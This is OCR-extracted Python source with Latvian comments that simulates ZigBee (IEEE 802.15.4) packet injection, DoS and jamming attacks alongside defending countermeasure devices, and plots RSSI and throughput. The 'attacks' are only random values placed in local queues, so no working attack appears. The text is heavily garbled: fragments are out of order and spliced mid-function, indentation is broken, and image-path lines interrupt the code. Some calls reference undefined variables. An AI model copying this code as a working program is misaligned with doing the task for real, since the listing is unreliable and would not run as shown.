    avg_cap_mod_all = np.mean(capacities_mod)
    avg_cap_mod_filt = np.mean(filt_cap_mod) if filt_cap_mod else float('nan')
    avg_cap_real_all = np.mean(capacities_real)
    avg_cap_real_filt = np.mean(filt_cap_real) if filt_cap_real else float('nan')

    plt.figure(figsize=(10, 6))
    plt.plot(timestamps, capacities_mod, 'm.-', label='Modificētā caurlaidspēja (visi paketes)')
    plt.axhline(avg_cap_mod_all, color='magenta', linestyle='dotted', label=f"Vidējā modificētā caurlaidspēja ({avg_cap_mod_all:.2f})")
    plt.axhline(avg_cap_mod_filt, color='black', linestyle='dashdot', label=f"Atjaunotā modificētā caurlaidspēja ({avg_cap_mod_filt:.2f})")
    plt.plot(timestamps, capacities_real, 'c.-', label='Reālā caurlaidspēja (visi paketes)')
    plt.axhline(avg_cap_real_all, color='cyan', linestyle='dotted', label=f"Vidējā reālā caurlaidspēja ({avg_cap_real_all:.2f})")
    plt.axhline(avg_cap_real_filt, color='orange', linestyle='dashdot', label=f"Atjaunotā reālā caurlaidspēja ({avg_cap_real_filt:.2f})")
    for jt in jamming_timestamps:
        plt.axvline(jt, color='red', linestyle='--')
    plt.title("Caurlaidspēja laika gaitā")
    plt.xlabel("Laiks (s)")
    plt.ylabel("Caurlaidspēja (kbps)")
    plt.legend()
    plt.grid(True)
    plt.tight_layout()

plt.savefig(f"{output_prefix}_capacity.png")
    plt.close()

def save_data_to_csv(timestamps, rssi_values, modified_rssi_values, capacities, sources, output_filename):
    """
    Saglabā datus CSV failā nākotnes trendline analīzei.
```

```
        }
        self.packet_queue.put(packet)
        print(f"{self.device_id} nosūtīja paketi ar
RSSI {rssi:.2f} (modificēts: {modified_rssi:.2f})")
class InjectionHandler:
    """
    Klase injekciju atklāšanai un novēršanai.
    Saglabā oriģinālās un modificētās RSSI
vērtības, kā arī aprēķināto caurlaidspēju.
    Reģistrē arī gaismošanas (jamming) notikumus,
kad injektora paketes tiek noņemtas.
    """
    def __init__(self, jamming_efficiency=0.9):
        self.total_injected = 0
        self.removed_injected = 0
        self.rssi_values = []         # Oriģinālie
RSSI
        self.modified_rssi_values = []           #
Modificētie RSSI
        self.capacities = []                     #
Caurlaidspēja (aprēķināta no modificētā RSSI)
        self.sources = []                  # Katras
paketes avots
        self.jamming_timestamps = []       # Laiki,
kad tika veikta gaismošana
        self.jamming_efficiency                  =
jamming_efficiency
    def handle_packet(self, packet, current_time):
        rssi = packet.get("rssi", 0)
        modified_rssi = packet.get("modified_rssi",
rssi)
        self.rssi_values.append(rssi)

self.modified_rssi_values.append(modified_rssi)

self.capacities.append(calculate_capacity(modified
_rssi))
        self.sources.append(packet.get("source",
"unknown"))
        if packet.get("source") == "Injector":
            self.total_injected += 1
            if           random.random()          <
self.jamming_efficiency:
                self.removed_injected += 1

self.jamming_timestamps.append(current_time)
                print(f"Noņemta injicētā pakete ar
RSSI {rssi:.2f} (modificēts: {modified_rssi:.2f})")
    def get_results(self):
        percentage_removed = (self.removed_injected
/ self.total_injected * 100
                              if
self.total_injected > 0 else 0)
        return {
            "total_injected": self.total_injected,
            "removed_injected":
self.removed_injected,
            "percentage_removed":
percentage_removed
        }

def  filter_injected_packets(timestamps,  values,
sources,    jamming_timestamps,    tolerance=0.001,
inj_source="Injector"):
    """
    Filtrē datus: ja paketes avots ir "Injector" un
tās laiks sakrīt ar kādu no gaismošanas notikumiem
(ar nelielu toleranci),
    tad šādas vērtības tiek izņemtas.
    """
    filt_t = []
    filt_v = []
    for  t,  v,  src  in  zip(timestamps,  values,
sources):
        remove = False
        if src == inj_source:
            for jt in jamming_timestamps:
    Kolonnas: Laiks (s), Oriģinālais
RSSI, Modificētais RSSI, Caurlaidspēja
(kbps), Avots.
    """
    with          open(output_filename,
mode='w', newline='') as csvfile:
        writer = csv.writer(csvfile)
        writer.writerow(["Laiks   (s)",
"Oriģinālais    RSSI",    "Modificētais
RSSI",      "Caurlaidspēja      (kbps)",
"Avots"])
        for  t,  r,  mr,  cap,  src  in
zip(timestamps,            rssi_values,
modified_rssi_values,       capacities,
sources):
            writer.writerow([t,  r,  mr,
cap, src])

def             main_injector(duration,
jamming_efficiency=0.85):
    """
    Galvenā injekciju un apstrādes
cilpa.
    Simulācija darbojas norādītajā
laika periodā (piemēram, 10 s).
    """
    packet_queue = Queue()
    handler                                  =
InjectionHandler(jamming_efficiency)
    injector                                 =
PacketInjector(packet_queue)
    devices                                  =
[NetworkDevice(f"Ierīce{i}",
packet_queue) for i in range(30)]

    timestamps = []
    start_time = time.time()

    print("Sākas      injekcija      un
apstrāde...")
    while  time.time()  -  start_time  <
duration:
        injector.inject_packet()
        for device in devices:
            device.send_packet()
        time.sleep(0.1)
        try:
            packet                           =
packet_queue.get_nowait()
            current_time  =  time.time()
- start_time

handler.handle_packet(packet,
current_time)

timestamps.append(current_time)
        except Empty:
            pass

    print("Injekcija    un    apstrāde
pabeigta.")
    results = handler.get_results()
    print(f"Kopā   injicētās   paketes:
{results['total_injected']}")
    print(f"Noņemtās injicētās paketes:
{results['removed_injected']}")
    print(f"Noņemtās            paketes
procentuālais                īpatsvars:
{results['percentage_removed']:.2f}%")

    plot_results(timestamps,
handler.rssi_values,
handler.modified_rssi_values,
                 handler.capacities,
handler.sources,
handler.jamming_timestamps,
                 "injection_results")
```

```
                if abs(t - jt) < tolerance:
                    remove = True
                    break
        if not remove:
            filt_t.append(t)
            filt_v.append(v)
    return filt_t, filt_v

def plot_results(timestamps, rssi_values, modified_rssi_values, capacities_mod, sources, jamming_timestamps, output_prefix):
    """
    """
    if not timestamps:
        print("Nav datu, lai zīmētu grafikus.")
        return
# RSSI grafiks
    plt.figure(figsize=(10, 6))
    plt.plot(timestamps, rssi_values, 'b.-', label='Oriģinālais RSSI (visi paketes)')
    plt.plot(timestamps, modified_rssi_values, 'g.-', label='Modificētais RSSI (visi paketes)')
    avg_ori = np.mean(rssi_values)
    avg_mod = np.mean(modified_rssi_values)
    plt.axhline(avg_ori, color='blue', linestyle='dotted', label=f"Vidējais oriģinālais RSSI ({avg_ori:.2f})")
    plt.axhline(avg_mod, color='green', linestyle='dotted', label=f"Vidējais modificētais RSSI ({avg_mod:.2f})")
    filt_t_ori, filt_rssi = filter_injected_packets(timestamps, rssi_values, sources, jamming_timestamps)
    filt_t_mod, filt_mod = filter_injected_packets(timestamps, modified_rssi_values, sources, jamming_timestamps)
    avg_ori_filt = np.mean(filt_rssi) if filt_rssi else float('nan')
    avg_mod_filt = np.mean(filt_mod) if filt_mod else float('nan')
    plt.axhline(avg_ori_filt, color='blue', linestyle='dashdot', label=f"Atjaunotais oriģinālais RSSI ({avg_ori_filt:.2f})")
    plt.axhline(avg_mod_filt, color='green', linestyle='dashdot', label=f"Atjaunotais modificētais RSSI ({avg_mod_filt:.2f})")
    added_label = False
    for jt in jamming_timestamps:
        if not added_label:
            plt.axvline(jt, color='red', linestyle='--', label="Pretpasākuma darbība")
            added_label = True
        else:
            plt.axvline(jt, color='red', linestyle='--')
    plt.title("RSSI laika gaitā")
    plt.xlabel("Laiks (s)")
    plt.ylabel("RSSI (dBm)")
    plt.legend()
    plt.grid(True)
    plt.tight_layout()
    plt.savefig(f"{output_prefix}_rssi.png")
    plt.close()

    save_data_to_csv(timestamps, handler.rssi_values, handler.modified_rssi_values,

handler.capacities, handler.sources, "injection_results_data.csv")

if __name__ == "__main__":
    main_injector(duration=120)
```

IEEE 802.15.4 tīkla *DoS* uzbrukuma un pretpasākuma ierīces simulācijas palaišanas programma

```
import logging
import random
import time
from multiprocessing import Process, Queue, Value, Manager, Event
from queue import Empty
import numpy as np
import matplotlib.pyplot as plt
import csv

logging.basicConfig(level=logging.INFO, format="%(asctime)s - %(levelname)s - %(message)s")

NOISE_FLOOR = -95          # Trokšņa līmenis (dBm)
MAX_SNR = -40              # Maksimālais SNR, pie kura tiek sasniegta augsta panākumu varbūtība
C_THEORETICAL = 250     # Maksimālā teorētiskā caurlaidspēja (kbps)
OVERHEAD = 0.4             # Papildu izmaksu īpatsvars
def nakagami_fading(m, omega, size=1):
    """Ģenerē nejaušas vērtības no Nakagami sadalījuma."""
    return np.random.gamma(shape=m, scale=omega / m, size=size)

def apply_nakagami_rssi(base_rssi, m, omega):
    """Piemēro Nakagami sadalījumu pamat-RSSI vērtībai."""
    fading = nakagami_fading(m, omega, size=1)[0]
    return base_rssi + 10 * np.log10(fading)

def calculate_capacity(rssi):
    """
    Caurlaidspējas aprēķins.
    :param rssi: Signāla līmenis (dBm).
    :return: Caurlaidspēja (kbps).
    """
    snr_db = rssi - NOISE_FLOOR  # Рассчёт SNR
    if snr_db < 0:
        return 0
    P_success = max(0.1, min(1.0, snr_db / MAX_SNR))
    Duty_Cycle = max(0.1, min(0.8, snr_db / MAX_SNR))
    capacity = C_THEORETICAL * (1 - OVERHEAD) * P_success * Duty_Cycle
    return capacity

def smooth(data, window_size=5):
    if len(data) < window_size:
        return data
    return np.convolve(data, np.ones(window_size) / window_size, mode='valid')

class ZigBeePacket:
    def __init__(self, source, destination, rssi):
        self.source = source
        self.destination = destination
        self.rssi = rssi
        self.modified_rssi = apply_nakagami_rssi(rssi, m=0.8, omega=0.3)

class DeviceSimulator:
    def __init__(self, device_id, queue_main):
    avg_modified_filtered = np.mean(filtered_modified) if filtered_modified else np.nan
 plt.figure(figsize=(10, 6))
    plt.plot(smoothed_timestamps, smoothed_original, label='Oriģinālais RSSI (visi paketes)', color='blue')
    plt.plot(smoothed_timestamps, smoothed_modified, label='Modificētais RSSI (visi paketes)', color='green')
    plt.axhline(y=avg_original, color='blue', linestyle='dotted',
                label=f'Vidējais oriģinālais RSSI ({avg_original:.2f})')
    plt.axhline(y=avg_modified, color='green', linestyle='dotted',
                label=f'Vidējais modificētais RSSI ({avg_modified:.2f})')
    plt.axhline(y=avg_original_filtered, color='blue', linestyle='dashdot',
                label=f'Atjaunots oriģinālais RSSI ({avg_original_filtered:.2f})')
    plt.axhline(y=avg_modified_filtered, color='green', linestyle='dashdot',
                label=f'Atjaunots modificētais RSSI ({avg_modified_filtered:.2f})')
    if dos_timestamps and dos_rssi:
        plt.scatter(dos_timestamps, dos_rssi, marker='o', color='red', label='DoS Paketes')
    for i, jm in enumerate(jamming_moments):
        if isinstance(jm, tuple):
            start, end = jm
            plt.axvspan(start, end, color='red', alpha=0.3, label='Traucēšanas periods' if i == 0 else None)
        else:
            plt.axvline(x=jm, color='red', linestyle='dashed', label='Traucēšanas brīdis' if i == 0 else None)
    plt.title("RSSI laika gaitā")
    plt.xlabel("Laiks (s)")
    plt.ylabel("RSSI (dBm)")
    plt.legend()
    plt.grid(True)
    plt.tight_layout()
    plt.savefig(f"{output_prefix}_rssi.png")
    plt.close()

    smoothed_cap_original = [calculate_capacity(x) for x in smoothed_original]
    smoothed_cap_modified = [calculate_capacity(x) for x in smoothed_modified]
    all_cap_original = [calculate_capacity(x) for x in original_rssi]
    all_cap_modified = [calculate_capacity(x) for x in modified_rssi]
    avg_cap_original = np.mean(all_cap_original)
    avg_cap_modified = np.mean(all_cap_modified)
    filtered_cap_original = [calculate_capacity(x) for x in filtered_original]
    filtered_cap_modified = [calculate_capacity(x) for x in filtered_modified]
```

```
        self.device_id = device_id
        self.queue_main = queue_main

    def run(self, stop_event, start_time):
        while not stop_event.is_set():
            rssi = random.uniform(-50, -40)
            packet =
ZigBeePacket(self.device_id,     "Broadcast",
rssi)
            self.queue_main.put(packet)
            logging.info(f"[Ierīce]
{self.device_id}      ->      RSSI={rssi:.2f},
Mod={packet.modified_rssi:.2f}")
            time.sleep(random.uniform(1, 3))
        logging.info(f"[Ierīce]
{self.device_id} beidz savu darbību.")

class DosAttacker:
    def       __init__(self,       queue_main,
queue_def):
        self.queue_main = queue_main
        self.queue_def = queue_def

    def run(self, stop_event):
        count = 0
        while not stop_event.is_set():
            rssi = random.uniform(-70, -60)
            packet    =    ZigBeePacket("DoS-
Attacker", "Broadcast", rssi)
            self.queue_main.put(packet)
            self.queue_def.put(packet)
            count += 1
            logging.info(f"[DoS]       Pakete
#{count}         ->         RSSI={rssi:.2f},
Mod={packet.modified_rssi:.2f}")
            time.sleep(0.5)
        logging.info("[DoS]         Atlikušās
darbības beigtas.")

class Defender:
    def        __init__(self,       queue_def,
jammer_efficiency):
        self.queue_def = queue_def
        self.jammer_efficiency              =
jammer_efficiency
        self.detected_packets = Value('i', 0)
        self.jammed_packets = Value('i', 0)

    def  run(self,  stop_event,  start_time,
duration,     timestamps,     original_rssi,
modified_rssi, jamming_moments):
        jamming_duration = 0.5
        last_jamming_end = 0.0
        while not stop_event.is_set():
            try:
                packet                        =
self.queue_def.get(timeout=0.1)
                current_time = time.time() -
start_time

timestamps.append(current_time)

original_rssi.append(packet.rssi)

modified_rssi.append(packet.modified_rssi)
                if  packet.source  ==  "DoS-
Attacker":
                    with
self.detected_packets.get_lock():

self.detected_packets.value += 1
                    if    random.random()    <
self.jammer_efficiency:
                        if   current_time   >
last_jamming_end:
                            with
self.jammed_packets.get_lock():

    avg_cap_original_filtered               =
np.mean(filtered_cap_original)             if
filtered_cap_original else np.nan
    avg_cap_modified_filtered               =
np.mean(filtered_cap_modified)             if
filtered_cap_modified else np.nan

    plt.figure(figsize=(10, 6))
    plt.plot(smoothed_timestamps,
smoothed_cap_original,      label='Oriģinālā
caurlaidspēja (visi paketes)', color='blue')
    plt.plot(smoothed_timestamps,
smoothed_cap_modified,     label='Modificētā
caurlaidspēja (visi paketes)', color='green')
    plt.axhline(y=avg_cap_original,
color='blue', linestyle='dotted',
                label=f'Vidējā     oriģinālā
caurlaidspēja ({avg_cap_original:.2f})')
    plt.axhline(y=avg_cap_modified,
color='green', linestyle='dotted',
                label=f'Vidējā     modificētā
caurlaidspēja ({avg_cap_modified:.2f})')
    plt.axhline(y=avg_cap_original_filtered,
color='blue', linestyle='dashdot',
                label=f'Atjaunotā  oriģinālā
caurlaidspēja
({avg_cap_original_filtered:.2f})')
    plt.axhline(y=avg_cap_modified_filtered,
color='green', linestyle='dashdot',
                label=f'Atjaunotā modificētā
caurlaidspēja
({avg_cap_modified_filtered:.2f})')
    for i, jm in enumerate(jamming_moments):
        if isinstance(jm, tuple):
            start, end = jm
            plt.axvspan(start,          end,
color='red',  alpha=0.3,  label='Traucēšanas
periods' if i == 0 else None)
        else:
            plt.axvline(x=jm,    color='red',
linestyle='dashed',       label='Traucēšanas
brīdis' if i == 0 else None)
    plt.title("Caurlaidspēja laika gaitā")
    plt.xlabel("Laiks (s)")
    plt.ylabel("Caurlaidspēja (kbps)")
    plt.legend()
    plt.grid(True)
    plt.tight_layout()

plt.savefig(f"{output_prefix}_capacity.png")
    plt.close()

def             save_data_to_csv(timestamps,
original_rssi,                modified_rssi,
output_filename):
    data = []
    for  t,  orig,  mod  in  zip(timestamps,
original_rssi, modified_rssi):
        orig_cap = calculate_capacity(orig)
        mod_cap = calculate_capacity(mod)
        data.append((t, orig, mod, orig_cap,
mod_cap))
    data.sort(key=lambda x: x[0])
    with   open(output_filename,   mode='w',
newline='') as file:
        writer = csv.writer(file)
        writer.writerow(["Laiks         (s)",
"Oriģinālais RSSI (dBm)", "Modificētais RSSI
(dBm)",
                         "Oriģinālā
caurlaidspēja      (kbps)",      "Modificētā
caurlaidspēja (kbps)"])
        writer.writerows(data)

def main():
    duration = 120
    num_devices = 15
```

```
self.jammed_packets.value += 1

jamming_moments.append((current_time,
current_time + jamming_duration))
                            last_jamming_end
= current_time + jamming_duration

logging.info(f"Traucējam   DoS   paketi   pie
{current_time:.2f}s,    gaismošanas    ilgums
{jamming_duration} s.")
            except Empty:
                pass
            except Exception as e:
                logging.error(f"[Aizsargs]
Kļūda: {e}")
            time.sleep(0.05)
        logging.info("[Aizsargs]  Beidz  savu
darbību.")

def
filter_packets_during_jamming(timestamps,
values,       sources,       jamming_moments,
dos_source="DoS-Attacker"):
    filtered_timestamps = []
    filtered_values = []
    for t, val, src in zip(timestamps, values,
sources):
        in_jamming = False
        for interval in jamming_moments:
            start, end = interval
            if start <= t <= end:
                in_jamming = True
                break
        if src == dos_source and in_jamming:
            continue
        filtered_timestamps.append(t)
        filtered_values.append(val)
    return               filtered_timestamps,
filtered_values

def  plot_results(timestamps,  original_rssi,
modified_rssi, jamming_moments,
                 output_prefix,
dos_timestamps, dos_rssi, packet_sources):
    if not timestamps:
        logging.error("Nav savākto datu, lai
uzzīmētu grafikus.")
        return

    smoothed_timestamps = smooth(timestamps,
window_size=5)
    smoothed_original = smooth(original_rssi,
window_size=5)
    smoothed_modified = smooth(modified_rssi,
window_size=5)

    filtered_timestamps, filtered_original =
filter_packets_during_jamming(
        timestamps,           original_rssi,
packet_sources, jamming_moments)
    _,           filtered_modified          =
filter_packets_during_jamming(
        timestamps,           modified_rssi,
packet_sources, jamming_moments)

    avg_original = np.mean(original_rssi)
    avg_modified = np.mean(modified_rssi)
    avg_original_filtered                    =
np.mean(filtered_original)                 if
filtered_original else np.nan
    avg_modified_filtered                    =
np.mean(filtered_modified)                 if
filtered_modified else np.nan
    jammer_efficiency = 1.0
    manager = Manager()
    timestamps = manager.list()
    original_rssi = manager.list()
    modified_rssi = manager.list()
    jamming_moments = manager.list()
    dos_timestamps = manager.list()
    dos_rssi = manager.list()
    packet_sources = manager.list()

    queue_main = Queue()
    queue_def = Queue()

    stop_event = Event()
    start_time = time.time()

    devices    =    [DeviceSimulator(f"Ierīce-
{i+1}",     queue_main)     for     i     in
range(num_devices)]
    device_processes                         =
[Process(target=device.run,
args=(stop_event, start_time)) for device in
devices]

    attacker    =    DosAttacker(queue_main,
queue_def)
    attacker_process                         =
Process(target=attacker.run,
args=(stop_event,))

    defender      =      Defender(queue_def,
jammer_efficiency)
    defender_process                         =
Process(target=defender.run,
args=(stop_event, start_time, duration,

timestamps,   original_rssi,   modified_rssi,
jamming_moments))

    for p in device_processes:
        p.start()
    attacker_process.start()
    defender_process.start()

    while   time.time()   -   start_time   <
duration:
        try:
            packet = queue_main.get_nowait()
            current_time   =   time.time()   -
start_time
            timestamps.append(current_time)

original_rssi.append(packet.rssi)

modified_rssi.append(packet.modified_rssi)

packet_sources.append(packet.source)
            if   packet.source   ==   "DoS-
Attacker":

dos_timestamps.append(current_time)
                dos_rssi.append(packet.rssi)
        except Empty:
            pass
        time.sleep(0.1)

    stop_event.set()

    for p in device_processes:
        p.join()
    attacker_process.join()
    defender_process.join()
    timestamps_local = list(timestamps)
    original_rssi_local = list(original_rssi)
    modified_rssi_local = list(modified_rssi)
```

IEEE 802.15.4 tīkla traucēšanas uzbrukumu un pretpasākuma ierīces simulācijas palaišanas programma

```
import random
import time
from multiprocessing import Process, Queue, Manager, Value
import numpy as np
import matplotlib
matplotlib.use('Agg')    # Headless režīms - grafiki tiek saglabāti uz diska
import matplotlib.pyplot as plt
from scipy.stats import nakagami
import csv

# Konstantes
TROKSNIS = -95         # Troksnis (dBm)
MAKS_SNR = -40           # Maksimālais SNR, pie kura tiek sasniegta augsta panākumu varbūtība
C_TEORETISKA = 250      # Maksimālā teorētiskā caurlaidspēja (kbps)
OVERHEAD = 0.4         # Papildu izmaksu daļa

def calculate_capacity(rssi):
    """Aprēķina caurlaidspēju (kbps) atkarībā no RSSI."""
    snr_db = rssi - TROKSNIS
    if snr_db < 0:
        return 0
    P_success = max(0.1, min(1.0, snr_db / MAKS_SNR))
    Duty_Cycle = max(0.1, min(0.8, snr_db / MAKS_SNR))
    return C_TEORETISKA * (1 - OVERHEAD) * P_success * Duty_Cycle

def apply_nakagami(rssi, m=0.8, omega=0.3):
    """Piemēro Nakagami sadalījuma izbalināšanu, lai iegūtu modificēto RSSI."""
    nak_factor = nakagami.rvs(m, scale=omega)
    return rssi + 10 * np.log10(nak_factor)

class Jammer:
    """Klase gaismojošu (jamming) paketu ģenerēšanai."""
    def __init__(self, packet_queue):
        self.packet_queue = packet_queue
        self.active = Value('b', True)

    def jam_packets(self, duration):
        """Ģenerē gaismojošas paketes noteiktu laika periodu."""
        start_time = time.time()
        while time.time() - start_time < duration:
            if self.active.value:
                rssi_val = random.uniform(-90, -70)
                packet = {
                    "source": "Jammer",
                    "destination": "Broadcast",
                    "rssi": rssi_val,
                    "modified_rssi": apply_nakagami(rssi_val)
                }
                print(f"Gaismojošā ierīce nosūta paketi: {packet}")
                self.packet_queue.put(packet)
                time.sleep(0.1)
            else:
                time.sleep(0.1)

class AntiJammer:
        plt.axhline(avg_mod_all, color='green', linestyle='dotted', label=f"Vidējais modificētais RSSI ({avg_mod_all:.2f})")
        filt_ts_ori, filt_ori = filter_jammer(self.timestamps, self.original_rssi, self.sources, self.jamming_timestamps)
        filt_ts_mod, filt_mod = filter_jammer(self.timestamps, self.modified_rssi, self.sources, self.jamming_timestamps)
        avg_ori_filt = np.mean(filt_ori) if filt_ori else float('nan')
        avg_mod_filt = np.mean(filt_mod) if filt_mod else float('nan')
        plt.axhline(avg_ori_filt, color='blue', linestyle='dashdot', label=f"Atjaunotais oriģinālais RSSI ({avg_ori_filt:.2f})")
        plt.axhline(avg_mod_filt, color='green', linestyle='dashdot', label=f"Atjaunotais modificētais RSSI ({avg_mod_filt:.2f})")
        for jt in self.jamming_timestamps:
            plt.axvline(jt, color='red', linestyle='--')
        plt.title("RSSI laika gaitā")
        plt.xlabel("Laiks (s)")
        plt.ylabel("RSSI (dBm)")
        plt.legend()
        plt.grid(True)
        plt.tight_layout()

plt.savefig(f"{output_prefix}_rssi.png")
        plt.close()

 # --- Caurlaidspējas grafiks ---
        capacities_real = [calculate_capacity(x) for x in self.original_rssi]
        avg_cap_mod_all = np.mean(self.capacities)
        avg_cap_real_all = np.mean(capacities_real)
        _, filt_cap_mod = filter_jammer(self.timestamps, self.capacities, self.sources, self.jamming_timestamps)
        _, filt_cap_real = filter_jammer(self.timestamps, capacities_real, self.sources, self.jamming_timestamps)
        avg_cap_mod_filt = np.mean(filt_cap_mod) if filt_cap_mod else float('nan')
        avg_cap_real_filt = np.mean(filt_cap_real) if filt_cap_real else float('nan')

        plt.figure(figsize=(10, 6))
        plt.plot(self.timestamps, self.capacities, 'm.-', label='Modificētā caurlaidspēja (visi paketes)')
        plt.axhline(avg_cap_mod_all, color='magenta', linestyle='dotted', label=f"Vidējā modificētā caurlaidspēja ({avg_cap_mod_all:.2f})")
        plt.axhline(avg_cap_mod_filt, color='black', linestyle='dashdot',
```


```
    """Klase gaismošanas atklāšanai un novēršanai."""
    def __init__(self, packet_queue, jammer, jamming_efficiency=0.8, shared_data=None):
        self.packet_queue = packet_queue
        self.jammer = jammer
        self.jamming_efficiency = jamming_efficiency
        self.successful_counters = 0
        self.failed_counters = 0
        self.total_packets = 0

        # Izmantojam Manager koplietojamos sarakstus
        if shared_data is None:
            manager = Manager()
            self.timestamps = manager.list()
            self.original_rssi = manager.list()
            self.modified_rssi = manager.list()
            self.capacities = manager.list()
            self.sources = manager.list()
            self.jamming_timestamps = manager.list()
        else:
            self.timestamps = shared_data['timestamps']
            self.original_rssi = shared_data['original_rssi']
            self.modified_rssi = shared_data['modified_rssi']
            self.capacities = shared_data['capacities']
            self.sources = shared_data['sources']
            self.jamming_timestamps = shared_data['jamming_timestamps']

    def monitor_and_counter(self, duration):
        """Monitorē paketes un mēģina novērst gaismošanu."""
        start_time = time.time()
        while time.time() - start_time < duration:
            if not self.packet_queue.empty():
                packet = self.packet_queue.get()
                print(f"AntiJammer saņem paketi: {packet}")
                current_time = time.time() - start_time

                self.timestamps.append(current_time)

                self.original_rssi.append(packet["rssi"])

                self.modified_rssi.append(packet["modified_rssi"])

                self.capacities.append(calculate_capacity(packet["modified_rssi"]))

                self.sources.append(packet.get("source", "unknown"))
                self.total_packets += 1
                if packet["source"] == "Jammer":
                    if random.random() < self.jamming_efficiency:

                        self.successful_counters += 1

                        self.jamming_timestamps.append(current_time)
                        print("AntiJammer: Gaismošana novērsta! Aizkavēju jammer darbību uz 3 sekundēm.")

                        self.jammer.active.value = False
                        time.sleep(3)
        label=f"Atjaunotā modificētā caurlaidspēja ({avg_cap_mod_filt:.2f})")
        plt.plot(self.timestamps, capacities_real, 'c.-', label='Reālā caurlaidspēja (visi paketes)')
        plt.axhline(avg_cap_real_all, color='cyan', linestyle='dotted', label=f"Vidējā reālā caurlaidspēja ({avg_cap_real_all:.2f})")
        plt.axhline(avg_cap_real_filt, color='orange', linestyle='dashdot', label=f"Atjaunotā reālā caurlaidspēja ({avg_cap_real_filt:.2f})")
        for jt in self.jamming_timestamps:
            plt.axvline(jt, color='red', linestyle='--')
        plt.title("Caurlaidspējas laika gaitā")
        plt.xlabel("Laiks (s)")
        plt.ylabel("Caurlaidspēja (kbps)")
        plt.legend()
        plt.grid(True)
        plt.tight_layout()

plt.savefig(f"{output_prefix}_capacity.png")
        plt.close()

    def save_csv(self, output_filename="results_data.csv"):
        """
        Saglabā datus CSV failā nākotnes trendline analīzei.
        Kolonnas: Laiks (s), Oriģinālais RSSI, Modificētais RSSI, Caurlaidspēja (kbps), Avots.
        """
        with open(output_filename, mode='w', newline='') as csvfile:
            writer = csv.writer(csvfile)
            writer.writerow(["Laiks (s)", "Oriģinālais RSSI", "Modificētais RSSI", "Caurlaidspēja (kbps)", "Avots"])
            for t, r, mr, cap, src in zip(self.timestamps, self.original_rssi, self.modified_rssi, self.capacities, self.sources):
                writer.writerow([t, r, mr, cap, src])

class SimulatedDevice:
    """Klase ierīces ZigBee paketes ģenerēšanai."""
    def __init__(self, device_id, packet_queue):
        self.device_id = device_id
        self.packet_queue = packet_queue

    def generate_packet(self):
        """Izveido paketi ar normālu RSSI."""
        rssi = random.uniform(-50, -30)
        modified_rssi = apply_nakagami(rssi)
        packet = {
            "source": self.device_id,
            "destination": "Broadcast",
            "rssi": rssi,
            "modified_rssi": modified_rssi,
        }
        print(f"Ierīce {self.device_id} nosūta paketi: {packet}")
        self.packet_queue.put(packet)

    def run(self, duration):
```


```
self.jammer.active.value = True
                    else:
                        self.failed_counters += 1
            time.sleep(0.05)
        # Procentu aprēķins visiem paketes
        overall_success_percent = (self.successful_counters / self.total_packets * 100) if self.total_packets > 0 else 0
        overall_failure_percent = (self.failed_counters / self.total_packets * 100) if self.total_packets > 0 else 0
        print(f"Kopā apstrādāto paketu skaits: {self.total_packets}")
        print(f"Veiksmīgi novērstie gaismošanas notikumi: {self.successful_counters} ({overall_success_percent:.2f}%)")
        print(f"Neveiksmīgi novērstie gaismošanas notikumi: {self.failed_counters} ({overall_failure_percent:.2f}%)")
        # Aprēķinam procentuālo daļu nojamto (jammed) paketu starp tikai jammer pakētēm
        jammer_total = self.successful_counters + self.failed_counters
        if jammer_total > 0:
            jammer_success_percent = (self.successful_counters / jammer_total * 100)
        else:
            jammer_success_percent = 0
        print(f"Gaismošanas paketes veiksmīgi novērstās procentuāli (tikai Jammer): {jammer_success_percent:.2f}%")

def plot_results(self, output_prefix="results"):
        """Veido grafikus ar matplotlib."""
        if not self.timestamps:
            print("Nav datu, lai zīmētu grafikus.")
            return

        def filter_jammer(ts, values, srcs, jamming_ts, tolerance=0.01, jammer_source="Jammer"):
            filt_ts = []
            filt_vals = []
            for t, v, src in zip(ts, values, srcs):
                remove = False
                if src == jammer_source:
                    for jt in jamming_ts:
                        if abs(t - jt) < tolerance:
                            remove = True
                            break
                if not remove:
                    filt_ts.append(t)
                    filt_vals.append(v)
            return filt_ts, filt_vals

# --- RSSI grafiks ---
        plt.figure(figsize=(10, 6))
        plt.plot(self.timestamps, self.original_rssi, 'b.-', label='Oriģinālais RSSI (visi paketes)')
        plt.plot(self.timestamps, self.modified_rssi, 'g.-', label='Modificētais RSSI (visi paketes)')
        avg_ori_all = np.mean(self.original_rssi)
        avg_mod_all = np.mean(self.modified_rssi)
        plt.axhline(avg_ori_all, color='blue', linestyle='dotted', label=f"Vidējais oriģinālais RSSI ({avg_ori_all:.2f})")
        plt.axhline(avg_mod_all, color='green',
```


```
        """Ģenerē paketes noteiktu laika periodu."""
        start_time = time.time()
        while time.time() - start_time < duration:
